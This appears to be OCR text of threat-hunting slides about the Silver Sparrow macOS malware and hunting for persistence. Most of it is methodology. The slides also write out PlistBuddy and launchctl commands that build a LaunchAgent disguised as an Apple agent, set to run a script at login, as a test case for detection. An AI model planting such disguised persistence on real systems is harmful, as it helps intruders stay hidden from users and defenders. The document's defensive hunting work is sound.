
Silver Sparrow and the Tale of the Mysterious Insu File



Agenda


1. About us
2. Silver Sparrow Recap
3. Threat Hunting
4. Silver Sparrow review
5. Takeaways
6. Questions

About us

Paranoids


DOSPARANDICOS
DIEPARANOIDEN
PARANOYAKLAR
DEPARANDIPE
DENPARANOIDERNA

osquery> select * from logged_in_users ;




Silver Sparrow

FEBRUARY 18, 2021 • DETECTION AND RESPONSE
TONY LAMBERT

Clipping Silver Sparrow's wings: Outing macOS malware before it takes flight

Silver Sparrow is an activity cluster that includes a binary compiled to run on Apple's new M1 chips but lacks one very important feature: a payload.




Silver Sparrow Recap

On Feb 18th 2021, Red Canary released research regarding new MacOS malware that targeted both Intel and ARM processor devices.

FEBRUARY 18, 2021 • DETECTION AND RESPONSE
TONY LAMBERT

Clipping Silver Sparrow's wings: Outing macOS malware before it takes flight

Silver Sparrow is an activity cluster that includes a binary compiled to run on Apple's new M1 chips but lacks one very important feature: a payload.




Silver Sparrow Recap

Hints at a larger ecosystem of malware and its accompanying supply chain through a potential pay-per-install scheme.

FEBRUARY 18, 2021 • DETECTION AND RESPONSE
TONY LAMBERT

Clipping Silver Sparrow's wings: Outing macOS malware before it takes flight

Silver Sparrow is an activity cluster that includes a binary compiled to run on Apple's new M1 chips but lacks one very important feature: a payload.



Silver Sparrow Recap

- Intel & Arm Chips
- 29-30k+ Infected Hosts
- Activity since Late August 2020

Silver Sparrow Recap


- Intel & Arm Chips
- 29-30k+ Infected Hosts
- Activity since Late August 2020
- No known payload

Silver Sparrow Recap

- Intel & Arm Chips
- 29-30k+ Infected Hosts
- Activity since Late August 2020
- No known payload
- A mysterious ._insu file

Silver Sparrow Recap

A mysterious ._insu file




Actual picture of my teammate: AgentK

Let's Rewind

The Known and Unknowns

Known and Unknowns



Known and Unknowns

Known Knowns

Known Unknowns

Unknown Knowns

Unknown Unknowns

Known and Knowns

Known

Knowns

Known Knowns

Known

Knowns

Things we know, and an adversary knows

We have a firewall in office X

Adversary knows about it via external network scan

Known and Unknowns

Known

Known

Knowns

Unknowns

Known Unknowns

Known  Unknowns 

Things we know, and an adversary does NOT know

We use application X to protect our company

The adversary has NO idea about that application

Known and Unknowns

Known

Known

Unknown

Knowns

Unknowns

Knowns

Unknown Knowns

Unknown  Knowns 

Things WE do NOT know, but an adversary knows!

An employee left a set of credentials in Github, we are not aware (yet)

The adversary is aware of the credentials

Known and Unknowns

Known

Known

Unknown

Unknown

Knowns

Unknowns

Knowns

Unknowns

Unknown Unknowns

Unknown  **Unknowns** 

Things WE may NOT know, and an adversary may NOT know

- A employee changed an ACL that inadvertently exposed an asset to the internet
- The Antivirus is not working on office X

Known and Unknowns

Known

Known

Unknown

Unknown

Knowns

Unknowns

Knowns

Unknowns

How do we find the Known and Unknowns ?

Known		Knowns	
Known		Unknowns	
Unknown		Knowns	
Unknown		Unknowns	

Enter
Threat Hunting 

What is Threat Hunting?

What is Threat Hunting ?

It is "the process of proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions." -Wikipedia

What is Threat Hunting Cont.

“A methodology to proactively look for unknown unknowns” -Plug

The Hypothesis

Hypothesis

Adversaries might be leveraging job scheduling to execute code, establish persistence and/or move laterally on the network

"A supposition or proposed explanation made on the basis of limited evidence as a starting point for further investigation."

The Hypothesis

Hypothesis

Who

What

Adversaries might be leveraging job scheduling [cron jobs] in endpoints to execute code, establish persistence and/or move laterally into the [crown jewel] production database

Why

Where

When For the past year or X number days

How Using stack counting, string matching and outliers

Hunt Queries

Generate <your SIEM here> Queries

New Search

```
|<where is the data we want to query?>           |  index=syslog
|<what are the data parameters we want to hunt?> |  "Failed password" /var/log/auth.log
|<when the activity may have taken place?        |  earliest="01/01/2022:00:00:00" latest="06/01/2020:00:00:00"
|<how the data will be reviewed>?                |  Table _time username srcIP srcPort destIP DestPort
```

What is Threat Hunting - That is it!


END
DETOUR

P is for Persistence

Launch (Daemon|Agent)s

```
➜ offensiveshare cat com.ArtemisLookupDaemon.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
        <dict>
                <key>Label</key>
                <string>com.ArtemisLookupDaemon</string>
                <key>ProgramArguments</key>
                <array>
                        <string>/Library/Application Support/com.ArtemisLookupDaemon/ArtemisLookup</string>
                        <string>r</string>
                </array>
                <key>RunAtLoad</key>
                <true />
                <key>StartInterval</key>
                <integer>14400</integer>
        </dict>
</plist>
➜ offensiveshare
```

- **.plist (configuration) files**
  - Start, Stop and Manage scripts and processes
- **Launch Daemons**
  - Run **without** a logged in user.
  - **No** GUI interaction.
  - stored: /System/Library/LaunchDaemons/ & /Library/LaunchDaemons/


Launch (Daemon|Agent)s

```
➜ offensiveshare cat com.ArtemisLookupDaemon.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
        <dict>
                <key>Label</key>
                <string>com.ArtemisLookupDaemon</string>
                <key>ProgramArguments</key>
                <array>
                        <string>/Library/Application Support/com.ArtemisLookupDaemon/ArtemisLookup</string>
                        <string>r</string>
                </array>
                <key>RunAtLoad</key>
                <true />
                <key>StartInterval</key>
                <integer>14400</integer>
        </dict>
</plist>
➜ offensiveshare
```

- **Launch Agents**
  - Associated user **must** be logged in.
  - **GUI interaction**.
  - stored: /System/Library/LaunchAgents : /Library/LaunchAgents. : ~/Library/LaunchAgents folder.
- **Analogous to runkeys and services on Windows**


Persistence Research

- **Let's take a look a Mitre ATT&CK & filter for MacOs only**




Persistence Research

- Let’s take a look a Mitre ATT&CK
- Let’s search for Plist




Persistence Research

- Let's take a look a Mitre ATT&CK
- Let's search for Plist
- Let's color code for easy viewing



Persistence Research



P is for Plistbuddy

PlistBuddy is a program provided with MacOS that can be used to create or edit plist files

```
PLISTBUDDY(8)            BSD System Manager's Manual           PLISTBUDDY(8)

NAME
     PlistBuddy -- read and write values to plists

SYNOPSIS
     PlistBuddy [-cxh] file.plist

DESCRIPTION
     The PlistBuddy command is used to read and modify values inside of a plist. Unle
ss specified by the -c switch, PlistBuddy runs in interactive mode.

     The following commands are used to manipulate plist data:

     Help        Prints this information.

     Exit        Exits the program. Changes are not saved to the file.

     Save        Saves the current changes to the file.

     Revert      Reloads the last saved version of the file.

     Clear type  Clears out all existing entries, and creates root of type type.  See
 below for a list of types.

     Print [entry]
                 Prints value of entry.  If an entry is not specified, prints entire
file. See below for an explanation of how entry works.

     Set entry value
                 Sets the value at entry to value.

     Add entry type [value]
```

P is for Plistbuddy

PlistBuddy is a program provided with MacOS that can be used to create or edit plist files

Not listed in GTFObins

```
PLISTBUDDY(8)            BSD System Manager's Manual            PLISTBUDDY(8)

NAME
     PlistBuddy -- read and write values to plists
```

GTFOBins

☆ Star 4,634

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

Search among 258 binaries: <binary> +<function> ...

P is for Plistbuddy

PlistBuddy is a program provided with MacOS that can be used to create or edit plist files

Not listed in GTFObins

Not in offensive tools

No github security projects

```
PLISTBUDDY(8)          BSD System Manager's Manual          PLISTBUDDY(8)

NAME
     PlistBuddy -- read and write values to plists
```

GTFOBins ☆ Star 4,634

Marketplace Pricing plistbuddy /

13 repository results Sort: Best match

memolog/grunt-plistbuddy
PlistBuddy is the tool for manipulating plist file. This task is the wrapper of **PlistBuddy**.
☆ 4 JavaScript MIT license Updated on Feb 21, 2016

homebysix/docklib
Python module intended to assist IT administrators with manipulation of the macOS Dock.
dock macos defaults macadmin macadmins dockutil docklib plistbuddy
☆ 76 Python Updated on Mar 1

nicinabox/plistbuddy
A handy tool to manipulate plist files. Useful for iOS development.
☆ 5 JavaScript Updated on Nov 15, 2016

smnox/PListBuddy
GUI tool to batch edit the same string value of plist files under the same folder

strictions
*k break
ind and
re not vulnerable per se,
ertain binaries available.
everyone can contribute
n-interactive bind shell
udo Capabilities

P is for

PlistBuddy

Courtesy of https://marcosantadev.com/manage-plist-files-plistbuddy/

P is for Plistbuddy - Create Hypothesis

Hypothesis

Who

What

Where

Adversaries may be levering built in OS tools like **PlistBuddy** to create persistence in order to avoid detection when running, copying, or installing plist files.


Why

When

How

P is for Plistbuddy - Further Research

While plenty of software leverages PlistBuddy without any malicious intent, **there are a few operations in PlistBuddy that can, with a high level of confidence, signal abnormal activity.**



```
PLISTBUDDY(8)            BSD System Manager's Manual            PLISTBUDDY(8)

NAME
     PlistBuddy -- read and write values to plists

SYNOPSIS
     PlistBuddy [-cxh] file.plist

DESCRIPTION
     The PlistBuddy command is used to read and modify values inside of a plist. Unle
ss specified by the -c switch, PlistBuddy runs in interactive mode.

     The following commands are used to manipulate plist data:

     Help         Prints this information.

     Exit         Exits the program. Changes are not saved to the file.

     Save         Saves the current changes to the file.

     Revert       Reloads the last saved version of the file.

     Clear type   Clears out all existing entries, and creates root of type type.  See
 below for a list of types.

     Print [entry]
                  Prints value of entry.  If an entry is not specified, prints entire
file. See below for an explanation of how entry works.

     Set entry value
                  Sets the value at entry to value.

     Add entry type [value]
```

P is for Plistbuddy - Develop Test

Using PlistBuddy to create a PLIST

1. /usr/libexec/PlistBuddy -c "Add :Label string com.apple.finderagent" ~/Library/LaunchAgents/com.apple.finderagent.plist
2. /usr/libexec/PlistBuddy -c "Add :ProgramArguments Array" ~/Library/LaunchAgents/com.apple.finderagent.plist
3. /usr/libexec/PlistBuddy -c "Add :ProgramArguments: string python3" ~/Library/LaunchAgents/com.apple.finderagent.plist
4. /usr/libexec/PlistBuddy -c "Add :ProgramArguments: string /Users/plug/Documents/thehunt.py" ~/Library/LaunchAgents/com.apple.finderagent.plist
5. /usr/libexec/**PlistBuddy -c "Add :RunAtLoad** bool true" ~/Library/LaunchAgents/com.apple.finderagent.plist

P is for Plistbuddy - Develop Test

Manually Reviewing the Plist created:

/usr/libexec/PlistBuddy -x -c "Print" ~/Library/LaunchAgents/com.apple.finderagent.plist

```
[redacted] $ /usr/libexec/PlistBuddy -x  -c "Print"  ~/Library/LaunchAgents/com.apple.finderagent.plist

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>com.apple.finderagent</string>
        <key>ProgramArguments</key>
        <array>
                <string>python3</string>
                <string>/Users/[redacted]/Documents/thehunt.py</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
</dict>
</plist>
```

P is for Plistbuddy

Options to manually launching the Plist:

```
launchctl load -F ~/Library/LaunchAgents/com.apple.finderagent.plist
sudo -S launchctl start ~/Library/LaunchAgents/com.apple.finderagent.plist
```

P is for Plistbuddy

Options to manually launching the Plist:

```
launchctl load -F ~/Library/LaunchAgents/com.apple.finderagent.plist
sudo -S launchctl start ~/Library/LaunchAgents/com.apple.finderagent.plist
```

SUCCESS!

Image File	Parent Process	Command Executed
/usr/libexec/PlistBuddy	Python	/usr/libexec/PlistBuddy -c Add :RunAtLoad bool true /Users/[redacted]/Library/LaunchAgents/com.apple.finderagent.plist

P is for Plistbuddy - Identifying Potential Persistence

/usr/libexec/**PlistBuddy -c "Add :RunAtLoad** bool true"
~/Library/LaunchAgents/com.apple.finderagent.plist

RunAtLoad - Interesting!

P is for Plistbuddy Persistence

PlistBuddy -c "Add :RunAtLoad

- Great way to create persistence
- No reference in any offensive blogs
- No malware had used it before!
- Successful Hunt, **yay**!

P is for Plistbuddy Persistence

